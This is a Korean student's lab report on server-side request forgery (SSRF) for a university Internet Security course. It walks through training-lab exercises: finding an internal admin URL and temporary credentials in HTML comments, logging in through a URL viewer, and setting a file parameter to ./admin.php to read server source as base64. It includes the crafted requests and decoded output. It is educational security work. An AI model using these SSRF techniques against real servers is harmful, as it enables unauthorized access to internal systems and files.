□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

SSRF

2025년 4월 22일

학번 : 32230324
이름 : 김가람

과정 설명

SSRF란 공격자가 서버를 속여 원래 의도하지 않은 곳으로 서버가 요청을 보내게 만드는 공격임. CSRF는 클라이언트 권한을 이용하지만, SSRF는 서버의 권한을 이용한다는 차이점이 있음. 따라서 외부 접근이 제한된 서버 내부 자원에 접근하여 주요 정보를 빼낼 수 있음.
SSRF 공격 시나리오는 로컬서버 파일 접근(URL Schema 활용), 내부 웹 서버 정보 획득, 내부 네트워크 스캔(URL 뒤에 IP 대역 범위를 지정해 요청), 외부 접근이 차단된 관리자 페이지 접근임.
이와 같은 SSRF 공격을 방지하기 위한 보안 대책으로는 WhiteList Filter(사용자 입력값에 대해 요청을 허용할 리스트 작성), BlackList Filter(사용자 입력값에 대해 요청을 허용하지 않을 리스트 작성)이 있음. 하지만 BlackList Filter는 Short URL 기능, Redirect 기능을 이용해 우회할 수 있음.


<Q7 - 관리자 페이지에 접근하고 로그인하시오.>


Step 1. URL 뷰어 페이지의 HTML 확인

: URL 뷰어 페이지를 intercept해 HTML 구조를 분석함으로써 노출된 정보나 취약점이 존재하는지 여부를 파악하고자 함

1-1. intercept

: URL 뷰어 페이지를 intercept한 후 빨간색으로 표시해 넘기고, HTTP History에서 확인함





1-2. HTML 구조 확인

: intercept로 얻어온 URL 뷰어 페이지의 HTML 구조를 살펴보면

<!-- 관리자 페이지 : http://normalskinfosec3.com:8098/admin.php --> 와 같이 주석 처리된 부분을 발견할 수 있음

```
244
245            <div id="left">
                 <div class="main">
                   <table cellspacing="0" cellpadding="0" style="width:100%;border-collapse:
                   collapse;border:0px;">
246
247                  <!-- 관리자페이지 : http://normalskinfosec3.com:8098/admin.php -->
248
249
250                  <form method=get action="urlviewer.php">
251                    <table width="50%" cellspacing="0" cellpadding="0" class="tb1">
252                      <tr>
                           <td  style="padding: 10px;" >
253                          보고싶은 페이지의 URL을 입력해주세요.
```

Step 2. 관리자 페이지 접속


: Step 1에서 알아낸 관리자 페이지의 URL (http://normalskinfosec3.com:8098/admin.php)에 접속하기 위함.

2-1. 직접 접근

: 관리자 페이지에 직접 접근을 시도할 경우, 에러가 발생하는데, 이는 관리자 페이지에 내부 서버에 있기 때문임. 따라서 해당 웹 서버의 접근 가능한 페이지에 존재하는 URL 뷰어를 활용해 내부 서버에 접근해야 함.

2-2. URL 뷰어를 통해 접근

: URL 뷰어에 Step 1에서 알아낸 관리자 페이지의 URL을 넣으면 접속에 성공함




관리자 페이지(비공개)


Step 3. 관리자 페이지의 HTML 구조 확인

: 관리자 페이지를 intercept해 HTML 구조를 살펴봄으로써 얻을 수 있는 정보가 있는지 확인하고자 함

3-1. intercept

: 관리자 페이지를 intercept한 후 파란색으로 표시하여 넘기고 HTTP History에서 확인함





3-2. HTML 구조 확인

: : intercept로 얻어온 관리자 페이지의 HTML 구조를 살펴보면


<!-- 임시 관리자 계정 : [ID:adminID. PW:adminPW] -->

와 같이 주석 처리된 부분을 발견할 수 있음

```
210
211                 <div class="hr10">
                    </div>
212
213                 <!-- 임시 관리자 계정 : [ID:adminID, PW:adminPW] -->
214                 <form name="LoginFm" id="LoginFm" method="GET" action="admin.php">
215                   <!--[s] wrap_login-->
216                   <div class="wrap_login" >
217                     <ul class="box_login">
```

Step 4. 로그인 하기

: Step 3에서 알아낸 임시 관리자 계정을 이용해 관리자 페이지에 직접 로그인을 시도할 경우, 실패함.



Step 5. URL 입력

: Step 4에서 직접 접근이 불가능하다는 것을 확인함으로써 로그인 역시 URL 뷰어를 통해 시도해야 한다는 점을 알게 됨.

5-1. 파라미터 알아내기

: Step 4에서 로그인을 시도했을 때 나오는 URL과 관리자 페이지의 HTML의 구조를 확인해보면 login_id에 아이디, login_pwd에 패스워드를 넣는 형식임을 알 수 있음

5-2. URL 작성

관리자 페이지 URL : http://normalskinfosec3.com:8098/admin.php

임시 관리자 계정 : ID - adminID, PW - adminPW

파라미터 : login_id, login_pwd

따라서 관리자 페이지에 로그인 하기 위한 URL은

http://normalskinfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW

이때 직접 로그인을 시도 했을 때의 URL에 아이디, 패스워드를 넣는 게 아니라 Step 1에서 알아낸 관리자 페이지의 URL 뒤에 파라미터를 붙이는 형식으로 입력하는 이유는 내부 서버에 접근 가능한 URL이기 때문임

```
<관리자 페이지>
http://normalskinfosec3.com:8098/admin.php

<관리자 계정>
ID : adminID
PW : adminPW

<파라미터명>
login_id
login_pwd

<최종>
http://normalskinfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW
```

6. URL 뷰어에 넣기

: Step 5에서 작성한 URL을 URL 뷰어에 넣음. (내부망에 접속하기 위해 URL 뷰어 이용)
그 결과, i_can_not_stop_you가 나옴


<Q6 - admin.php 페이지에 내부 DB 서버에 접속하는 DB 컨넥터 페이지가 존재한다는 정보를 확인하였다. 해당 DB 컨넥터를 이용해 내부 DB 서버에 접속하시오.>

Step1. 사진 뷰어 페이지 HTML 확인

: 사진 뷰어 페이지를 intercept해 HTML 구조를 분석함으로써 이미지 로딩 방식 및 서버 동작 방식을 파악하기 위함

Step 1. intercept

: URL 뷰어 페이지를 intercept한 후 빨간색으로 표시해 넘기고, repeater로 넘김


Intercept on
Forward
Drop
Time Type Direction Method URL
14:55:19 25 Ap... HTTP Request POST https://clients4.google.com/chrome-sync/command/?client=Google+Chrome&client_id=QaJ3%2F4sXOFZLOV2AQCluXg%3D%3D
14:55:20 25 Ap... HTTP Request POST https://lab.eqst.co.kr:8099/ssrf_2/main.php
Request
Pretty Raw Hex
POST /ssrf_2/main.php HTTP/1.1
Host: lab.eqst.co.kr:8099
Cookie: bHideResizeNotice=1; PHPSESSID=ec28497bd7fe831e3aca1e331d450ab1
Content-Length: 140
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://lab.eqst.co.kr:8099
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://lab.eqst.co.kr:8099/ssrf_2/main.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: keep-alive
file=http%3A%2F%2Fwww.google.com%2Fdoodle4google%2Fimages%2Fd4g_logo_global.jpg&read=%EC%8C%AC%EC%A7%84+%ED%99%95%EC%9D%B8%ED%95%98%EA%B8%B0
https://lab.eqst.co.kr:8099/ssrf_2/main.php
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add notes
Highlight
Delete item
Clear history
Copy URL
Copy as curl command (bash)
Copy links
Save item
Proxy history documentation


(다음 페이지에 이어서)

Step 2. HTML 구조 확인

2-1. Request

: file 파라미터를 통해 외부 이미지 URL 전달되고 있는 것을 확인할 수 있는데, 이를 통해 서버가 클라이언트의 입력을 받아 외부 리소스를 가져오는 방식임을 알 수 있음

이러한 방식을 file Scheme라고 할 수 있는데 서버 측에서 해당 경로의 파일을 읽거나 조작하는 것으로, 내부 리소스에 접근할 수 있어 SSRF 위험이 존재함
그에 비해 URL Scheme는 클라이언트가 URL을 해석하고 외부 서버에 요청을 전송하는 것임



2-2. Response

: HTML 내 <img> 태그는 이미지를 로딩할 때 일반적으로 두 가지 방식으로 데이터를 받아옴

- URL 기반 경로 지정 방식 : <img src = “https://www.naver.com/aaa.png”>
: 브라우저가 명시된 외부 URL로 직접 요청을 보내 이미지를 불러오는 방식으로, src 속성에 URL scheme (http, https 등)이 사용되며 이는 클라이언트 측에서 처리되는 방식임

- Data를 직접 넣어주는 방식 : <img src = “...”>
: 이미지 데이터를 직접 HTML 내부에 삽입하고, 서버가 이미지를 읽어와 base64 등으로 인코딩한 후 응답에 포함시키는 구조임

따라서 해당 사진 뷰어 페이지는 <img>의 scr 속성에 Data를 직접 넣어주는 방식으로 이미지를 로딩하고 있으며, base64 형식으로 인코딩되어 있음을 알 수 있음

Step 3. admin.php

3-1. Request

: ./admin.php는 현재 경로에 있는 admin.php 파일을 요청한다는 뜻으로, ./와 같은 상대 경로의 사용 여부에 따라 파일 접근이 제한되거나 우회될 수 있음

이를 file 파라미터에 넣으면 서버가 현재 디렉터리 내의 admin.php 파일을 읽거나 실행하여 응답에 포함시키게 됨

이때, read의 값은 바꿔도 응답에 아무 영향을 미치지 않음

```
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: keep-alive

file=./admin.php&read=%EC%82%AC%EC%A7%84+%ED%99%95%EC%9D%B8%ED%95%98%EA%B8%B0
```

3-2. Response

: 3-1의 결과로 <img> 태그에 base64로 인코딩된 이미지 데이터가 포함되어 있음을 알 수 있음

3-3. base64 디코딩

: base64로 인코딩된 데이터를 디코딩하면 이미지가 아닌 코드가 나타남. 따라서 해당 데이터가 실제 서버 내부 파일의 코드 또는 텍스트 내용을 포함하고 있음을 알 수 있음

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAgaGVhZGVyKCJDb250ZW50LVR5cGU6IHRleHQvaHRtbDsgY2hhcnNldD1VVEYtOCIpOz8+DQo8P3BocCBpbmNsdWRlX29uY2UgImluY2x1ZGUvY29tbW9uL2RlY2xhcmUucGhwIjs/Pg0KPD9waHAgaW5jbHVkZV9vbmNlICIuLi9yZXF1ZXN0X2xvZ19zc3JmMi5waHAiOz8+DQo8P3BocA0KCQ0KDQokdXNlciA9ICAgIG52bCggJF9HRVRbJ3RpdGxlJ10sJzEnKTsNCg0KaWYgKCAkX1NFU1NJT05blkFETUlOX1lOIl0gPT09IlkiICkgew0KZWNobyAkX1SRVNTSU9OWyJBRE1JTl9ZTiJdOw0KDQo/Pg0KPCFkb2N0eXBlIGh0bWw+DQo8aHRtbCBsYW5nPSJlbiI+DQo8aGVhZD4NCiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+DQogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAsIG1heGltdW0tc2NhbGU9MS4wLCB1c2VyLXNjYWxhYmxlPW5vIj4NCiAgICA8dGl0bGU+PD9waHAgZWNobyAkdXNlcjsgPz48L3RpdGxlPg0KPC9oZWFkPg0KPGJvZHk+DQogICAgPD9waHAgaW5jbHVkZV9vbmNlICJpbmNsdWRlL2NvbW1vbi9kZWNsYXJlLnBocCI7ID8+DQogICAgPD9waHAgaW5jbHVkZV9vbmNlICIuLi9yZXF1ZXN0X2xvZ19zc3JmMi5waHAiOyA/Pg0KICAgIDw/cGhwDQoNCg0KJHVzZXIgPSAgICBudmwoICRfR0VUWyd0aXRsZSddLCcxJyk7DQoNCmlmICggJF9TRVNTSU9OWyJBRE1JTl9ZTiJdID09PSAiWSIgKXsNCmVjaG8gJF9TRVNTSU9OWyJBRE1JTl9ZTiJdOw0KDQo/Pg0KPC9wPg0KPC9ib2R5Pg0KPC9odG1sPg0K

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
<?php header("Content-Type: text/html; charset=UTF-8");?>
<?php include_once "include/common/declare.php";?>
<?php include_once "../request_log_ssrf2.php";?>
<?php


$user =    nvl( $_GET['title'],'1');

if ( $_SESSION["ADMIN_YN"] === "Y" ){
echo $_SESSION["ADMIN_YN"];

?>
```

